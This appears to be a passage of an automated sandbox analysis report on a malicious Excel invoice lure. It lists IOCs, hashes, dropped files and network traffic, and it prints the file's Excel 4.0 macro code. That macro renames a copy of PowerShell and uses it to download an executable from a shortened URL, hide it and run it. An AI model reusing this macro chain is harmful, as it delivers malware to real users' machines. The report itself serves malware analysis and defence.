	07DYwxlVm4.exe	Get hash	malicious	Browse	• 104.27.133.115
	9Pimjl3jyq.exe	Get hash	malicious	Browse	• 162.159.133.233
	af4db3a6b648b585f8e11b9ff5be73f2.exe	Get hash	malicious	Browse	• 104.27.133.115
	af4db3a6b648b585f8e11b9ff5be73f2.exe	Get hash	malicious	Browse	• 104.27.133.115
	http://https://www.vedansha.com/doc/office/LatestLOGOOfficeEncoded/LatestLOGOOfficeEncoded/RedirectPage/marc.loney@navitas.com	Get hash	malicious	Browse	• 172.67.38.66
	e2b97ee03b4b38578f04d0cc93d8effd.exe	Get hash	malicious	Browse	• 104.27.133.115
	http://https://app.archbee.io/doc/wjFBJ1IQgNqcYtxyaUfi5/V9dqJTS3iO58EgXIT7wr1	Get hash	malicious	Browse	• 104.17.234.61
	http://https://msgcash.com/click/NzhlMWY1MTltNzg3NS00ZDFmLTk1YmQtODZiZGQ3MzQwZGMz	Get hash	malicious	Browse	• 172.67.181.196
	bGtm3bQKUj.exe	Get hash	malicious	Browse	• 104.24.126.89

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
05af1f5ca1b87cc9cc9b25185115607d	VQ01173428.doc	Get hash	malicious	Browse	• 104.20.138.65 • 162.159.134.233
	SIN029088.xls	Get hash	malicious	Browse	• 104.20.138.65 • 162.159.134.233
	SMBS PO 30 quotation.xls	Get hash	malicious	Browse	• 104.20.138.65 • 162.159.134.233
	SecuriteInfo.com.Trojan.GenericKD.35249420.21118.xlsm	Get hash	malicious	Browse	• 104.20.138.65 • 162.159.134.233
	SecuriteInfo.com.Trojan.GenericKD.35249420.21118.xlsm	Get hash	malicious	Browse	• 104.20.138.65 • 162.159.134.233
	SecuriteInfo.com.VBA.Heur2.SCrypted.3.D72DA639.Gen.14177.xlsm	Get hash	malicious	Browse	• 104.20.138.65 • 162.159.134.233
	SecuriteInfo.com.VBA.Heur2.SCrypted.3.D72DA639.Gen.14177.xlsm	Get hash	malicious	Browse	• 104.20.138.65 • 162.159.134.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Mal.Generic-S.18660.xls	Get hash	malicious	Browse	• 104.20.138.65 • 162.159.13 4.233
	SecuriteInfo.com.VBA.Heur2.SCrypted.3.D72DA639.Gen .16832.xlsm	Get hash	malicious	Browse	• 104.20.138.65 • 162.159.13 4.233
	SecuriteInfo.com.Mal.Generic-S.27944.xls	Get hash	malicious	Browse	• 104.20.138.65 • 162.159.13 4.233
	SecuriteInfo.com.VBA.Heur2.SCrypted.3.D72DA639.Gen .16832.xlsm	Get hash	malicious	Browse	• 104.20.138.65 • 162.159.13 4.233
	SecuriteInfo.com.Heur.5466.xls	Get hash	malicious	Browse	• 104.20.138.65 • 162.159.13 4.233
	WayBill Invoice.xls	Get hash	malicious	Browse	• 104.20.138.65 • 162.159.13 4.233
	WayBill Invoice.xls	Get hash	malicious	Browse	• 104.20.138.65 • 162.159.13 4.233
	Untitled 20201030.doc	Get hash	malicious	Browse	• 104.20.138.65 • 162.159.13 4.233
	request.2890.xls	Get hash	malicious	Browse	• 104.20.138.65 • 162.159.13 4.233
	request613.xls	Get hash	malicious	Browse	• 104.20.138.65 • 162.159.13 4.233
	UW_Medley Storage_20201030.xlsm	Get hash	malicious	Browse	• 104.20.138.65 • 162.159.13 4.233
	Payment_Order_20201111.xlsx	Get hash	malicious	Browse	• 104.20.138.65 • 162.159.13 4.233
	Waybill Invoice.xls	Get hash	malicious	Browse	• 104.20.138.65 • 162.159.13 4.233

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Users\user\AppData\Local\Temp\o.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF0882 46
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC... 3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.... ....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G..... ..b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u. .s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Users\user\AppData\Local\Temp\o.exe
File Type:	data

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.1086014193077403
Encrypted:	false
SSDEEP:	6:kKRcswwDN+SkQlPlEGYRMY9z+4KlDA3RUegeT6lf:6vkPlE99SNxAhUegeT2
MD5:	9DEF0F7341591B35E18E1EC72060716B
SHA1:	4C65EEC14F5A712949520941655407C509B8646F
SHA-256:	E4558E5037D99FDCF8F262A2D3AEC3B7C3B021CB8432F5544D0BA04A471FB79F
SHA-512:	5151203DAE639BC669A3B8F946B995677602111318F17F65F16ABCBEE7E3CF3FEAD91821932B76037A946873CFDBEC17C9B80144E6192A960CFAC3D5455F14EE
Malicious:	false
Preview:	p..... .....5....(..... .....Y.....$.....8...h.t.t.p.:./.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s .t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\Local\Temp\7AFE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	52691
Entropy (8bit):	7.842958232827408
Encrypted:	false
SSDEEP:	1536:9VCQ1jTEb1JmSb4wjE7zF0Rhdv1hQzMrTRSu:9VCgEPb4GE0DrTcu
MD5:	9F7D6C154877F1CA028BAC51805FEC5E
SHA1:	4C6C49757FEB709A53772FAF175B8BBE23A31266
SHA-256:	F91A1405E53D8361265218CCCC5E5CD49B8C82E037943AF7B5A1B0DDCFF0E986
SHA-512:	43572CCE53C11C7B698824F10637964E93484C8A4BEFAE1CEF42DE14CD6D94CE442C7493A801175C18D4CC54346C975C65767A71894F31614EC2099216EA9ED
Malicious:	false
Preview:	...N.0...H.C.+j.q@.....o.....lo..!....J.~..vc.&kk.O.....J.E.....[V`.N....l..&....&...vX.eJ.s.K..+.....G+.....B.....`p.w.*S.`.....I.tM..Hf..~.]F.L.`.....N.AJ?.k....K....B.. YS...._!%J..?..n ...6...+".....".e...u.+*..B>9^.V.L?0j....IX.._....j....6..X.Z....UV..N.....'.#...F..*m....nV....rb-.d..;.}]v.=q$.....).v.....1m...u.F.m..i.YE.[.....uq.._..H.#..Y..ZV... &..n;t.wDj..{3..8S...y3>..... ...PK.....!.R.....[Content_Types].xml ...(..... ....N.0...

C:\Users\user\AppData\Local\Temp\Cab4644.tmp	
Process:	C:\Users\user\AppData\Local\Temp\o.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF0882 46
Malicious:	false
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC... 3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.... ....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..|....Cxj...f.8.Z..&..G..... ..b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u. .s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`.....A$:.....

C:\Users\user\AppData\Local\Temp\Tar4645.tmp	
Process:	C:\Users\user\AppData\Local\Temp\o.exe
File Type:	data
Category:	dropped
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false

C:\Users\user\AppData\Local\Temp\Tar4645.tmp	
Preview:	0..S...*.H.....S.0..S....1.0...`.H.e.....0..C...+.....7.....C.0..C.0...+.....7.....2010122149042Z0...+.....0..C.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Local\Temp\powershell.exe	
Process:	C:\Windows\System32\Robocopy.exe
File Type:	PE32+ executable (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	473600
Entropy (8bit):	5.856226346360318
Encrypted:	false
SSDEEP:	6144:dxGRyCXBgoDhzoNKXzJ7BapCK5d3klRzULOnWyjLsPhAQzqO:CRZgQhIKXzJ4pdd3klnnWosPhnzq
MD5:	852D67A27E454BD389FA7F02A8CBE23F
SHA1:	5330FEDAD485E0E4C23B2ABE1075A1F984FDE9FC
SHA-256:	A8FDBA9DF15E41B6F5C69C79F66A26A9D48E174F9E7018A371600B866867DAB8
SHA-512:	327DC74590F34185735502E289135491092A453F7F1C5EE9E588032FF68934056FFA797F28181267FD9670F7895E1350894B16EA7B0E34A190597F14AEA09A4D
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....T.r.5.!.5.!.5.!...!.5.!.M6!.5.!.M'!.5.!.M0!.5.!.5.! 5.!.M !.5.!.M)!.5.! ...!.5.!.M7!.5.!.M2!.5.!Rich.5.!.....PE..d.....[J.....".....b.....<.....@.....p.....@..... .....A.....D.....`..P... .....X.....text..... ..`.data...x.....@....pdata..D.....@..@.rsrc....A.....B.....@..@ .reloc.....`.....@..Bk.[JX.....[Je.....[Jr...+.[J}...p.[J.....[J.....[J.....Y.[J.....[J.....ADVAPI32.dll.KERNEL32.dll.msvcrt.dll.NTDLL.DLL.ATL.DLL.ole32.d ll.OLEAUT32.dll.mscoree.dll.SHLWAPI.dll.USER32.dll.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\1099008FEDEX_090887766.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:20 2020, mtime=Thu Nov 19 16:19:49 2020, atime=Thu Nov 19 16:19:49 2020, length=76288, window=hide
Category:	dropped
Size (bytes):	2148
Entropy (8bit):	4.481151251117272
Encrypted:	false
SSDEEP:	48:8DS/XT0ZVXd2zIS3cQh2DS/XT0ZVXd2zIS3cQ/:8DS/XuVXYzB3cQh2DS/XuVXYzB3cQ/
MD5:	6190CA1A085A8A15EDDE5FB9EDDE6A2E
SHA1:	CAF57B17A022A5E66B5F912CABE043A5B2770FD8
SHA-256:	AA260EA283DD9B68C8CED05A286555EC4B17287D3214538C299FD831AFC11889
SHA-512:	D1AA19FE4E53B810145064079E002139500AD5D0B85E67275A2BFCEF55D340188D0266E744748F0C53805BC72E04406698ED1BB11CE14BD9ACCF94AC7046A2C
Malicious:	false
Preview:	L.....F.... .....{...%./...../.....*.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1. 7.6.9.....~.2.....sQv. .109900~1.XLS..b.....Q.y.Q.y*...8.....1.0.9.9.0.0.8.F.E.D.E.X._.0.9.0.8.8.7.7.6.6...x.l.s.....-...8...[.....?J.....C:\Users\..#..... .....\\468325\Users.user\Desktop\1099008FEDEX_090887766.xls.1.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.1.0.9.9.0.0.8.F.E.D.E.X._.0.9.0.8.8.7.7.6.6...x.l.s.....:..,.LB.)...Ag .....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....468325....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Thu Nov 19 16:19:49 2020, atime=Thu Nov 19 16:19:49 2020, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.469060712960536
Encrypted:	false
SSDEEP:	12:85Qg/CLgXg/XAlCPCHaXEKB8VXB/tkgUX+Wnicvb4+bDtZ3YilMMEpxRljKFTdJU:85X/U/XT0K6VXbUYelDv3qcrNru/
MD5:	2430C91467EC57616E6AA337EE9C15B3
SHA1:	D8226654098FB70B81C498FC4A1910929280A36C
SHA-256:	5F25AD086319C936CBE316C6531E45C1F2CBE0602FD54A88B89FDC0EE8E2C6A2
SHA-512:	1DA6164C7FDD52AA37F71F3AE004E4D217BAE96048F1E2B2420AE4C0CC12B27FB96B2BA0610C13D0A6051E0B5BC9B359CC757AE19FF515DACA494C49636594 AE
Malicious:	false
Preview:	L.....F.....7G..+I./....+I./..... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....sQy...Desktop.d.....QK.XsQy.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2. 1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\468325\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...Ag.....1SPS.XF.L 8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....468325.....D_....3N...W...9r.[.*.....}EkD_....3N.. .W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	119
Entropy (8bit):	4.415048138821879
Encrypted:	false
SSDEEP:	3:oyBVomMMRVGSjBVoiVGSjBVomMMRVGSjBVov:dj6i0Sjjx0Sjj6i0Sjjy
MD5:	34385654C9E82057BA049CF65C0BBFD8
SHA1:	59CFD55557D1BF3D3AAAE6B3B2AFBCC2F7A6DA07
SHA-256:	A784CD559952876D7779B8575FE611445A1C28ACE60D19D84A942A7321C6423A
SHA-512:	ECA1095B0975C45EAB0F72F17AF61CA29C8A8B85BC0DE19371346E53A77D3ACA657DB1B130425694EAF4D0A42F4B60B47F5F056CEA5D88374C6AAACB0D371C F9
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..1099008FEDEX_090887766.LNK=0..1099008FEDEX_090887766.LNK=0..[xls]..1099008FEDEX_090887766.LNK=0..

C:\Users\user\Desktop\3BFE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	100924
Entropy (8bit):	6.290226915225571
Encrypted:	false
SSDEEP:	3072:Awk3hbdlylKsgqopeJBWhZFGkE+cL2Ndcb4dEEwrTxoLwk3hbdlylKsgqopeJBWe:Fk3hbdlylKsgqopeJBWhZFVE+W2NdcbP
MD5:	59428FE348674F3B2E93393B393A981B
SHA1:	01A580E8966B43094D8746FC282EA54C90FDB9FD
SHA-256:	14BAD88B85DB7E727A5952E39C3054EAD1F27620E758B1A38020C19E19A04304
SHA-512:	47C91CE7760785E212524979E8D5FCBB987A2F22C6CFAE98308BF80F0E500E3BAED5760DE57568DDA3BAC7F2548CC5811A2456AA9BCB88B51511FC170D51A33 4
Malicious:	false
Preview:	........g2.....\.p....user B.....a.....=.....=...h...\:.#8.....X.@..... .....".....1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1 .....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....C.a.l.i .b.r.i.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.*.h...6.....C.a.l.i.b.r.i. .L.i.g.h.t.1...,...6.....C.a.l.i.b.r.i.1..... .6.....C.a.l.i.b.r.i.1.....6.....C.a.l.i.b.r.

C:\Users\user\Documents\vc.exe	
Process:	C:\Users\user\AppData\Local\Temp\o.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	modified
Size (bytes):	160312
Entropy (8bit):	7.6582344259708695
Encrypted:	false
SSDEEP:	3072:XYhVzakz10URbezAqQF2XcPmSsu/SmwhZ7jL/qz8/kLAQkR5K:iVVRbezcoXeT/wL7jLixzUK
MD5:	BB7C0DFD8ECC7EEBCE937A232608695F
SHA1:	1CCC1FB00E7550C3E0A531E2C0516B741BD26F77
SHA-256:	BE901CFEF8FFF5E7E61DEBEB870EB86D93E84CD458E34D661BC7B0C1103D93BF
SHA-512:	DF6F2AAB574B766CD9AC6FEA092DF79E667B731C8C4CAC34127294C7EBD50CCC9E66F0ECDDBEA0B5BC9A4BCD1999035484C8A30259948AE08BC76B9BB2B2 EC3
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...f._.....H.....f.. .....@.. ....@.....f..J.....T..8..... ....H.....text....F... ...H..... ..`.rsrc.....J.....@..@.rel oc.....R.....@..B.....f.....H.....T>.....@....+...:.....N+.+.*(....+.(....+.6.(.....(....*..>+.+.*.+.(....+..0..]........,*+)+*.,...+&++,. .f.+%+*.- .+,&.,.+-{....+)*.+.(....+..+..+.(U...+.(....+.(....+..+.o....+.....0..v.....-.+:.+>,. ..f.+<+A&.-.*+A+B .f.+B .....+A+B.o....}.....-..-.*(....+.(....+.(U...+.(....+..+.(....+.(U...+..+.(....+....0..I... .....-.+',.+&{.....,+ {....+..,...,.+.+..,.&&.-.*.+..+..+.o....+..+..+.(....+.....~....*..+.....*.+...(....*

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Last Saved By: Alexis UZAN, Create Time/Date: Sun Sep 20 22:17:44 2020, Last Saved Time/Date: Sun Oct 11 00:50:35 2020, Security: 1

General

Entropy (8bit):	6.7883643858765215
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	1099008FEDEX_090887766.xls
File size:	68608
MD5:	069451376c805d4b4d21fdc34a5e58ba
SHA1:	5e8897fa3ee53ac8a1f010e01ea4ec5c2b3dbed5
SHA256:	dc2be755822676a5ec7e406876c100efaf4983272e57a52469d5f0f788f55b82
SHA512:	b05d54fb806cfa391e7887132865931982448 1dcf522a8a1a18067c6c702460fb8650dd603f8d91e1123ef9836406c2fdddc48f38048c8ca1da6a77983f750ec
SSDEEP:	1536:eknSGiysRchNXHfA1MiWhZFGkEld+Dr7e7mSb4wIE7zp0RhBv1hQz7rT01R:eknSGiysRchNXHfA1MiWhZFGkEld+Drj
File Content Preview:	....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "1099008FEDEX_090887766.xls"

Indicators

Has Summary Info:	True
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Last Saved By:	Alexis UZAN
Create Time:	2020-09-20 21:17:44
Last Saved Time:	2020-10-10 23:50:35
Security:	1

Document Summary

Document Code Page:	1252
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 276

General	
Stream Path:	\x5DocumentSummaryInformation

General	
File Type:	data
Stream Size:	276
Entropy:	3.16930549839
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . H . . . . P . . . . X . . . . ` . . . . h . . . . p . . . . x . . . . F e u i l 1 . . . . . M a c r o 1 . . . . F e u i l l e s d e c a l c u l . . . . M a c r o
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e4 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 98 00 00 00 02 00 00 00 e4 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 156

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	156
Entropy:	3.42617386685
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . l . . . . 0 . . . . 8 . . . . . L . . . . X . . . . d . . . . A l e x i s U Z A N . @ . . . . L . z . . . . @ . . . . % ` . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 6c 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 08 00 00 00 38 00 00 00 0c 00 00 00 4c 00 00 00 0d 00 00 00 58 00 00 00 13 00 00 00 64 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 0c 00 00 00 41 6c 65 78 69 73 20 55 5a 41 4e 00 40 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 65416

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	65416
Entropy:	6.88571621138
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . H P - P C s U Z A N B . . . . . a . . . . = ... = . . . h . . . \\ : . # . . . . X . @ . . . . " . . . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 48 50 2d 50 43 73 20 55 5a 41 4e 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code


```
"=EXEC(""cmd.exe /c robocopy %windir%\system32\WindowsPowerShell\v1.0\ %temp% powershell.exe /mt /z & exit"")""=EXEC(""cmd /c timeout /t 1 & cd %temp% & ren powershell.exe o.exe & exit"")""=EXEC(""cmd /c %temp%\o.exe -w 1 cd $env:temp; Start-Sleep 3; (get-item o.exe).Attributes += 'Hidden""")""=WAIT(NOW()+""00:00:03"")""=EXEC(""cmd /c %temp%\o.exe -w 1 (New-Object Net.WebClient).DownloadFile(('htt'+'ps://tinyurl.com/y3m5fwhq'),'vc.exe')"")""=EXEC(""cmd /c %temp%\o.exe -w 1 Start-Sleep 7; Move-Item """"vc.exe"""" -Destination """"$env:appdata"""""""")""=EXEC(""cmd /c %temp%\o.exe -w 1 Start-Sleep 12; cd $env:appdata; ./vc.exe;"")"=PAUSE()
```

Network Behavior

Network Port Distribution

Total Packets: 42

- 53 (DNS)
- 443 (HTTPS)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 09:20:04.349455118 CET	49167	443	192.168.2.22	104.20.138.65
Nov 19, 2020 09:20:04.365885973 CET	443	49167	104.20.138.65	192.168.2.22
Nov 19, 2020 09:20:04.365977049 CET	49167	443	192.168.2.22	104.20.138.65
